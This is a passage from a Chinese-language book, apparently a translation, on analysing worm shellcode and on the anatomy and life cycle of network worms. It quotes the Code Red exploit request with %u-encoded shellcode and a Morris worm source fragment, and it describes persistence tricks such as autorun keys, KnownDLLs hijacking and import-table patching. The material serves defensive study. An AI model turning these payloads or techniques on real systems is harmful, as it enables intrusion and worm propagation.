把控制权传给 shellcode 中间的情形比较少见。在这种情形下，搜索进入点附近的 NOP 指令链可能会有些意义。蠕虫用 NOP 链保证脆弱软件不同版本间的“兼容性”；因为在重编译期间，溢出缓冲区的位置可能稍微有些改变；而 NOP 链就像灌水的漏斗一样，可以救蠕虫于水深火热之中。解密器也可以为我们提供另外的线索。如果你能发现解密器，基本上离进入点也就不远了。另外，可以使用 IDA 的流程图观察仪，它展示的流程控制图看起来就像一大串葡萄，而进入点就是里面的嫁接点（参见图 15.1）。

现在，考虑一个更复杂的情形，以 Code Red 的自修改蠕虫头为例，为了把控制权传给特殊的代码段，它动态改变无条件 jmp。IDA 不能自动恢复所有的交叉参考，部分函数分别从主“串”“挂起”。结果，可以得到四个进入点角色的候选人。可以立即抛弃其中的三个，因为它们包含无意义的代码，企图访问没有初始化的寄存器和变量。只有真正的进入点才会产生有意义的代码（图 15.1）。在图上，是从左开始数的第四个点。

解决与 shellcode“捆绑”在一起的环境问题要更难一些，例如蠕虫从脆弱程序继承的寄存器的内容。不访问脆弱程序，怎么找出它们将获得的什么值？嗯，尽管确实不能预先发现，但在大多数情况下，可以猜测。更确切地说，通过分析寄存器间相互作用的本性，有可能确定蠕虫期望从它们得到什么。蠕虫不太可能依靠具体的常量。蠕虫更有可能会尝试侵略特殊的内存块，而指向那里的指针被保存在特殊的寄存器里（例如，ECX 寄存器通常保存 this 指针）。

如果病毒用固定地址调用脆弱程序中的函数，会更糟一些。很难猜测每个函数的功能是什么。惟一的线索是检查传递给函数的参数。不过，这个线索太弱了，使研究结果看起来不那么可靠。在这种情形下，如果不反汇编脆弱应用程序，基本上不可能进行充分的分析。





图 15.1　IDA 以图表的形式显示流程控制（大比例尺）



第 4 部分
网络蠕虫和本地病毒

我们生活在一个麻烦不断的时代。因特网在蠕虫的攻击下瑟瑟发抖，它们行动迅速，影响也越来越大。变革之风带来的不仅是销毁零碎的信息，而且也有即将到来的、暴风雨般的精神愉悦。被闪电镶上金边的暴风云（译注：在英文也指动乱的预兆）堆积在远远的地平线上，轰隆隆的雷声提醒潜在威胁的严重性。在最近的5年当中，爆发了5个毁灭性的流行病。全世界上亿台的机器被感染，所有这些都是因为溢出错误的梦魇。虽然在这些蠕虫当中，并没有恶意销毁信息的，但这只是比较幸运的情形，而且也得益于病毒作者温和的脾气。不过，从另一方面来讲，这种假象比实际的威胁更危险。好好想一想，如果战略主机上的重要数据被清洗一空，将会对文明社会产生何种影响。正如我所说的那样，这类威胁是真实存在的，在不久以后将会发生。蠕虫来自混沌的黑暗处，偶尔会从作者的脑海里蹦出来，然后潜入地下。蠕虫从未消失；相反，它们被改头换面后又像幽灵一般重新出现在世人面前。第一个知名的蠕虫是莫里斯病毒，最近的蠕虫是Love San，它们的脚步从未停息。网络的未来就靠你了——你的双手，靠你的聪明才智。

CHAPTER

16

第 16 章　蠕虫的生存周期

蠕虫是一种网络病毒，它以非常普通的方式渗透机器，不受用户的干扰。蠕虫是信息空间最独立的居民。在所有的病毒当中，只有它们最靠近生物学上的原型；因此，它们极具破坏性也极度危险。任何保护措施都不能有效地预防它们，反病毒扫描器和疫苗的效果也非常差（想一想，几年前的 SARS 和现在的禽流感吧）。人们无法预测蠕虫的入侵，也很难阻止它们四处传播。不过，蠕虫也有致命的弱点。为了击溃蠕虫，你必须了解它的结构，它的主要“习性”，它可能使用的感染和传播算法。因特网和操作系统就像是一个迷宫。你需要一份详细的地图，在上面，把蠕虫渗透目标网络和主机所使用的秘密路径和隐藏入口全部标出来。

蠕虫根植远古时代。如果你绘制一幅地球生命的进化图，那么现在的蠕虫所处的时代大致相当于中生代，也就是恐龙统治地球的时代。打个比方说，这些——凶暴的电子管机器与嗡嗡响的噪音——是计算机恐龙。计算领域的先驱——现在有名望的大公司，是那个时候由那些未刮脸的、用野性目光环顾周围世界的学生创立的（读过“The Lab Chronicles”的人可能会理解我的意思），他们根据生物控制理论模型，积极实验。在那个时候，真正的程序员充满激情。在他们看来，似乎不用等很久，嗡嗡响的怪物获得智能的快乐日子就能到来，连同一起还有自我改进和自我传播的技巧。在那个时候，还没有“病毒”这个术语，没人用生物控制论研究错误的机理。只是在吸烟室里或高级科学会议上才会讨论它们，才会为它们分配一些宝贵的机器时间。

当公司日益壮大、形成一定势力的时候，每件事情都发生了变化。软件被分成“正确的”和“错误的”两类。“正确的”软件是可以卖的、可以带来收益的产品。“错误的”软件不以挣钱为目的，主要是为了申请科研补助金（现在每个人都申请补助金），甚至在开源意识形态的庇护下。相反，真正的程序员是为了实现自己的愿望而编写程序，他们渴望获

得某种满足，有了新主意就想马上把它们写出来，否则心里会憋得慌，即使在深夜可能也无法入睡。这是真的！这与普通用户新建电子表格不同。每一行代码都有你的个性，你灵魂的一部分将赋予环境以感觉。而这就是艺术品与流水线产品的关键差异所在。

今天，计算机不再使人感到威严，它们头上神秘的光环几乎消失殆尽。现在，它们只是“comps”（计算机器）而已，与之相伴的神秘感已随风远去了。

16.1 真实介绍前的闲言碎语

当我写这一行时，桌面下方个人防火墙的指示灯正在不停地闪烁，通过 GPRS 手机（强烈推荐您买一个；事实上，一个必须拥有的小玩意）到达的包正被——过滤。我在这里插一句，现在的 Love San 蠕虫（或其他类似的东西），还会隔三差五地来拜访我的机器，防火墙的显示窗口如图 16.1 所示。当我通过另外两家 ISP 上网时，情形也差不多。




图 16.1 某个小东西顽固的试图闯过 135 端口，那里可能包含漏洞

尽管蠕虫的活动日益减少（一两个月以前，每小时都会受到攻击，或者更频繁），但断言胜利还为时过早。我们需要花很多时间才能赢得真正的胜利。蠕虫虽然有生命，但遗憾的是，它的生存周期比我们预想的要长得多（据说，某位蠕虫病毒的作者重装机器时竟然中了自己的招）。蠕虫的作者不会为给人们留下深刻印象和引起注意的破坏行为预先采取措施；否则，损失可能是无法挽回的，所有的文明都可能会因此蒙羞。

明天会出现多少个漏洞？又会出现多少蠕虫呢？希望这本书能减少、至少补救它们造

成的损失是天真的。因此，在长时间的犹豫、怀疑、和深思熟虑之后，我决定写这本书，不仅从管理员的视角，也从病毒作者的视角来反映真实的问题。毕竟，Eugene Kaspersky——流行反病毒产品的作者，也选择了同样的方法（英雄所见略同呀）。在他向病毒作者提建议的文章中，他证明了这个方法，并陈述潜在的对手不应该责备他这样做。那些文章和出版物不希望与病毒作者共享这些主意。反病毒软件的开发者经常在不同的病毒里碰到同样的错误。另一方面，反病毒软件的开发者也可以考虑利用这个有利的条件，因为这样的病毒不会生存很长时间。另一方面，不引人注目的、不起眼的错误可能导致计算机上的软件与病毒不兼容，从而导致系统冻结或崩溃，普通的用户会陷入惊慌之中，并咆哮："让它袭击 100 台计算机吧，但不要碰我的！？通常，这恰好会发生在非常令人讨厌的时间（工作的最后期限即将来临，喜爱的游戏拒绝启动，编译器冻结，等等）。当计算机被相对无害的病毒感染时，会出现这些状况。因此，反病毒软件的开发者在病毒感染计算机后，有时候会共享一些病毒的"生活"信息，这对病毒作者和众多用户来说，可以简化生活。

蠕虫给我们带来的不仅是伤害，如果它们不实施破坏，甚至还可以加以利用。病毒几乎是所有程序员孩子气式的通病。是什么驱使他们编写病毒呢？他们想报复社会吗？他期望自我肯定吗？或者，他只是渴望被大家认识吗？如果蠕虫使整个网络陷于瘫痪，毫无争议，它的作者必须对此负责。这章不打算充当编写蠕虫的指南。相反，它是一份带注释的、病毒作者经常犯错的清单。我不怂恿任何人编写蠕虫，相反，我建议你不要这样做。不过，如果你不能平息心中那份向往，那么可以写一些没有伤害的东西，以不打扰其他人的生活和工作为准。阿门！

16.2　蠕虫介绍

蠕虫会使因特网变成一个大粪堆？如果说有人了解蠕虫，那么只有他——作家弗兰克·赫伯特（Frank Herbert）。他在"沙丘"里细致入微地刻画了这种可怕的生物，使读者切实感受到那种扑面而来的、混合异样气息的恐怖。这些生物在很多方面与控制论世界里的动物类似。尽管在信息安全领域，专家们还在热衷于争论蠕虫是病毒的子集呢？还是独立的 malware？但蠕虫却自顾自的在网上四处爬行，并继续把自己深深隐藏在持续增长的网络速率之下。蠕虫在出世后，几乎不可能彻底根除。忘记 Morris 蠕虫吧。时代已经变了，今天的每一个东西都不一样了——不同的带宽，不同的技术，不同的技术人员。回到 20 世纪 80 年代，很可能会战胜 Morris 蠕虫，因为只有较少的（以现在的标准衡量）网络节点和集中式的网络通信结构。

我们现在能做些什么呢？网络节点快速逼近 40 个亿，它们中的绝大部分为无知的用户所拥有。只有少数节点由管理员控制，而他们有时候也和那些天真的用户一样无知。通常，

业余人士对网络协议几乎一窍不通，只是盲目地依靠 Microsoft 和 Windows NT。他们天真地以为操作系统会为他们打点好一切。他们中的一些人可能知道补丁是什么；不过，在大多数情况下，却从来不打补丁。

我敢说当漏洞出现时，那些愤怒的用户可能会诅咒，辱骂，遣责 Microsoft，直到你丧失知觉；不过，问题不是漏洞（也就是说，漏洞是导致损失的根本性因素）。相反，许多问题是粗心大意所致，对大部分管理员而言，他们吊儿郎当的态度才是问题的关键。真正涉及程序员的错误时，UNIX 也不会好到那去，同样也有蠕虫。尽管它们在数量上没有给人们留下深刻的印象，但它们更优雅、更多才多艺。在 UNIX 世界里也会爆发流行病，成千上万的计算机曾被感染（想想 Scalper 和 Slapler 这样的蠕虫吧，它们分别感染了 FreeBSD 和 Linux 下的 Apache 服务器）。当然，与数百万被感染的 Windows 系统相比，数量显然少多了；不过，这和传说中的 UNIX 安全并没有直接关系（或者更确切的说，它们并不安全）。如果非要说出个一二三来，可以说 UNIX 系统的管理员比 Windows NT 的管理员更老道一些。

没有人天生就有免疫力，网络本身就是一个可怕的动物。侥幸的是，以前出现的蠕虫大都是一些无害的生物，它们造成的损失主要是因为传播太快而间接引起的。不过，即使在这种情况下，有案可稽的损失也达几百万美元和数小时的网络中断。因此，用户、管理员、程序员应该痛定思痛，以将来可能发生的事件为基础，充分利用现在的时间做好准备。该停止那些无用的推理了，继续介绍我们的主题。

16.2.1 蠕虫的结构解剖

人们通常认为蠕虫是一种计算机程序，可以自我传播，可以独自在网络上游荡。简单的说，它会悄悄地潜入你的计算机，并在不干扰你的情况下获取系统的控制权。蠕虫为了传播，可能会利用多种方法渗透系统：安全漏洞、薄弱的密码、底层和应用层协议的漏洞、开放的系统、和人为因素（参见“蠕虫传播机理”）。

从解剖学的角度来看，蠕虫在形态上有所变异，至少有三个主要的组件可以区别它：紧凑的“蠕虫头”，长长的“蠕虫尾”，和带毒的“字符串”。当然，这只是一个纲要，蠕虫不必遵循这个安排。

把完整的蠕虫分成不同的部分，主要是由于溢出缓冲区的大小限制引起的，在大部分情况下，溢出缓冲区只有一两打字节。对整个蠕虫来说，黑客掘进系统的漏洞通常显得太狭窄了（除非这是一个非常精简的蠕虫）。因此，通常由蠕虫的一小部分先渗透目标机器。这部分被称为蠕虫头，或加载器。蠕虫头成功渗入后，稍后再加载蠕虫的主要部分。

蠕虫加载器（通常被认为是 shellcode，尽管不总是这样）通常要完成下列任务：首先，它通过确定请求的系统调用的地址、内存位置、当前的特权级别等，使自己（如果有必要，是主要的蠕虫体）适应受害主机的“生物体”解剖学上的特征。第二，为了和外部通信，

加载器会建立一条或多条通道，蠕虫体将通过其中的一条通道到达目标机器。最常见的是，蠕虫使用“纯”TCP/IP 连接；不过，它们也可能使用高层的 FTP 和/或 POP3/SMTP 协议，这对试图从内网渗透防火墙的蠕虫来说尤为重要。第三，加载器把蠕虫尾上传到目标机器，并把控制权传给蠕虫体。为了隐藏它自己的存在，加载器可能会恢复被破坏的数据结构，从而防止系统崩溃。当然，加载器也可以把这个任务委派给蠕虫体来完成。加载器完成任务后，通常会自毁，因为从工程学的角度来看，蠕虫体包含一份加载器的拷贝比逐个组装蠕虫更容易。打个比方说，蠕虫头是忍者，悄悄潜入敌方阵营，杀死守卫，打开城门，点亮信号灯，从而引导先头部队登陆。例如，清单 16.1 显示了 Code Red 的蠕虫头。通常用纯汇编语言编写蠕虫头，在一些极为特殊的情形下，甚至直接用机器码。（汇编编译器不能保持最有效率的工作方式；更多细节参见第 1 章。）

清单 16.1　Code Red 蠕虫头，猫在第一个请求的 TCP 包里

```
GET /default. ida?
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u
7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00
= a HTTP 1.0
Content- type: text/ xml,
Content- length: 3379
```

一般来说，蠕虫可以有多个头。例如，Morris 蠕虫有两个头，第一个通过 sendmail 的调试漏洞渗透目标系统，第二个利用 finger 守护程序的漏洞；从而给人们留下了网络被两个不同的蠕虫同时攻击的假象。蠕虫的头越多，它的生存能力就越强。现在的蠕虫通常只有一个头；不过，没有规则就没有例外。例如，如果我们反汇编 Nimda 蠕虫头（Niamda 来自倒着读的“admin”），就会发现它有 5 个头，分别用于攻击邮件客户端、共享资源、Web 浏览器、Microsoft IIS（Internet Information server），和 Code Red 留下的后门。神话或科幻小说中的龙或九头怪蛇都有三头六臂，所以有好几个头的蠕虫看起来颇具神秘感。不过，控制论世界是被那些异于真实世界的法则所统治。

捕获控制权后，蠕虫必须尽可能深地潜入系统，将长长的尾巴塞入不显眼的进程和/或文件里。加密的（多形的）蠕虫必须对蠕虫尾进行解密和/或脱壳（如果加载器没有执行这

个操作)。蠕虫尾用于解决更多的普通问题。当它到达目标系统时，就像先头登陆部队那样，以壕沟为掩体，感染目标系统。有些蠕虫在可执行文件中巩固自己的地位，在 Autorun 注册表键值里指定到它们的路径；有些则满足于呆在主内存里（在这种情形下，它们在重启或掉电之后将被销毁)；这才是王道。真正的蠕虫必须从一台机器爬到另一台机器，永不停息，因为这就是它们生命的意义。像他们说的，武士完成任务之后继续前进。

然而，实际上，蠕虫有大量的事情要做，它至少需要找到两个适合感染的目标，然后把蠕虫头插入其中（或者更确切地说，是蠕虫头的拷贝)。在这方面，蠕虫与带盒式弹头的导弹差不多。即使这个蠕虫死了，但蠕虫的总量仍将呈几何级数增长。因为这样的算法比较难实现，而且对它的最大允许大小也没什么限制，因此，通常用高级语言编写蠕虫尾，例如 C。例如，清单 16.2 展示了一小段 Morris 蠕虫源码(因为版面所限，只能显示一小段)。虽然选择何种编程语言纯属个人喜好，但应该注意的是，Forth 或 Algol 明显不适合（不过，C 总是最好的，并一直保持着这一盛誉)。

清单 16.2　Morris 蠕虫尾的片段

```
rt_init()/* 0x2a26 */
{
        FILE *pipe;
        char input_buf[64];
        int 1204, 1304;

        ngateways = 0;
        pipe = popen(XS("/usr/ucb/netstat -r -n"), XS("r"));
        /* &env102, &env 125 */
        if (pipe == 0) return 0;
        while (fgets(input_buf, sizeof(input_buf), pipe))
        { /* to 518 */
                other_sleep(0);
                if (ngateways >= 500) break;
                sscanf(input_buf, XS("%s%s"), 1204, 1304);
                /* <env+127>"%s%s" */
                /* Other stuff, I'll come back to this later */

        }/* 518, back to 76 */
        pclose(pipe);
        rt_init_plus_544();
        return 1;
}/* 540 */
```

蠕虫居无定所的游牧生活增加了它的隐秘性，也减少了网络负载。倘若被攻击的服务在不同的线程里处理 TCP/IP 连接（这是最常见的情形），对于蠕虫分配内存块，给它指派可执行属性，复制蠕虫体到它里面来说，这完全可以满足。注意，不能直接把蠕虫尾复制到受害线程的地址空间，因为代码段默认写保护，数据段默认不允许代码执行。因此，只有栈和堆可用。最常见的情形是，栈默认允许执行，而堆却不一定。为了设置可执行属性，蠕虫必须掌握管理虚拟内存的系统函数。如果蠕虫头在脆弱服务创建新线程或用 fork 调用分裂进程之前得到控制，蠕虫必须把控制权返回给主（host）程序；否则，它将立即崩溃，导致 DoS。但返回控制权便意味着丧失对机器的控制，蠕虫将走向生命的尽头。为了防止系统崩溃并在此类事件中幸存下来，蠕虫必须离开它的常驻拷贝，或在大多数常见的情况下，修改系统来获取控制。这并不太难。在脑海中浮现的第一个方法通常不是最好的；不过，却是最容易实现的。这个方法包括：创建一个新文件，把它加到自动启动组。更复杂的蠕虫把蠕虫体插入伪造的 DLL，并把这些 DLL 放在脆弱程序的工作目录里（或者放在程序经常使用的目录里）。另外，蠕虫可以改变 DLL 的加载顺序，甚至为它们指派伪造的假名（pseudonyms）（在 Windows 下，可以通过修改下列注册表键值：\HKLM\SYSTEM\CurrentControlSet\Control\Session Maneger\KnownDLLs 来完成）。一些剧毒的蠕虫在系统里注册自己，修改主（host）进程导入表，插入把控制权传给蠕虫体代码段的转移指令（在转交控制权之前，有必要为它指派写属性），在内存里寻找虚函数表，随意修改这些表。

重要提示

在 UNIX 里，大部分的虚函数表都位于可读、不可写的内存区域。

简单地说，有许多可用的方法，但对蠕虫来说，没有什么比在系统文件、可执行文件、和配置文件的丛林中隐藏它们自己更容易了。与此相比，只有最原始的蠕虫才会享用新建进程的奢侈。因为如果出现这个，等于是向管理员挑明，它们已经在系统里安家落户了。例如，臭名昭著的 Love San 就属于这一类蠕虫。顺便说一下，使用进程间的通信工具，可以轻易地把蠕虫体插入其他进程的地址空间，也可以感染任何可执行文件，包括操作系统内核。人们的普遍看法是，Windows NT 拒绝对正在执行的文件的访问，但这种看法是不正确的。选择一个文件（例如，假设它是 iexplore.exe），把它改名为 explore.dll。倘若你有足够高的特权（默认是管理员特权），改名成功后，系统就自动把 